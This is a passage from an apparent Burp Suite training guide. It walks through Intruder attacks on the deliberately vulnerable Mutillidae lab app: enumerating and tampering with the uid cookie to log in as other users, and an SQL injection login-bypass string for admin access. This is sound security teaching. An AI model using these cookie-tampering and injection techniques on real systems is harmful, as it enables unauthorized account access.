Options [Custom Iterator]" section, select `Position` as `2`.
11. Load a list of distinct values, say, numbers starting from 1 till 20.



12. Navigate to the `Options` sub-tab.
13. In `Grep - Extract` section, click on `Add` button.
14. Click on `Refetch response`, and highlight the text that needs to be extracted from each of the server responses. In current example, we are extracting `username` and `uid` values.



15. Start the attack and analyze the results.
16. Observe that the server is creating a unique `uid` for each user account.




Request	Payload	Status	Error	Timeout	Length	username=	-Cookie: uid=	Comment
0		302			47265	user1	25	
1	user_1	302			47276	user_1	28	
2	user_2	302			47276	user_2	29	
3	user_3	302			47276	user_3	30	
4	user_4	302			47276	user_4	31	
5	user_5	302			47276	user_5	32	
6	user_6	302			47276	user_6	33	
7	user_7	302			47276	user_7	35	
8	user_8	302			47276	user_8	34	
9	user_9	302			47276	user_9	36	
10	user_10	302			47287	user_10	37	
11	user_11	302			47287	user_11	38	
12	user_12	302			47287	user_12	39	
13	user_13	302			47287	user_13	40	
14	user_14	302			47287	user_14	41	
15	user_15	302			47287	user_15	42	
16	user_16	302			47287	user_16	43	
17	user_17	200			47187			
18	user_18	200			47187			
19	user_19	200			47187			
20	user_20	200			47187			


Null Payload

Scenario: We want to check the pattern for `uid` cookie, when the same user logs into the Mutillidae application again and again.


1. Send the login request to the `Intruder`, and click on `Clear §` button to remove all payload position markings.
2. Select *attack type* as `Sniper`.




3. Navigate to the `Payloads` sub-tab, and select *payload type* as `Null payloads`.
4. In the `Payload Options [Null payloads]` section, specify the total number of requests to be made.




5. Start the attack and observe the `uid` values returned by the server.




6. We notice that `uid` is set to a constant value for a valid user. Hence, `uid` could be brute-forced in order to gain access to a random user's account.
7. Intercept the login request for a user, say `user`.




8. Change the value of `uid`, say from `23` to `30`, and forward the request.



9. Observe the value of `Logged-In-User` in the response header. It says `user_3` instead of `user`.



10. Just by changing the `uid` value, we could bypass the authentication mechanism and successfully log in as a random user.


Burp Suite Professional v1.7.33 - burpTraining - licensed to Appsecco [single user license]
'UID' was modified.
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In User: user_3 (user_3)
Logged in as a different user, just by modifying the 'uid' cookie value.
Mutillidae: Deliberately Vulnerable Web Pen-Testing Application
Like Mutillidae? Check out how to help
What Should I Do?
Video Tutorials
Help Me!
Listing of vulnerabilities
Bug Tracker
Bug Report Email Address
Getting Started: Project Whitepaper


Request in Browser: Privilege Escalation Check

1. In Mutillidae, go back to the login page by clicking on "Login/Register" link.


2. Login to the Mutillidae application as an admin user.

3. If you do not know the admin credentials, login using the SQL Injection attack. Enter following text in the username and password input fields:


```
' or 1 -- //
```




4. As an `admin` user, access some of the protected resources.

5. 

6. Log-off from the admin account.

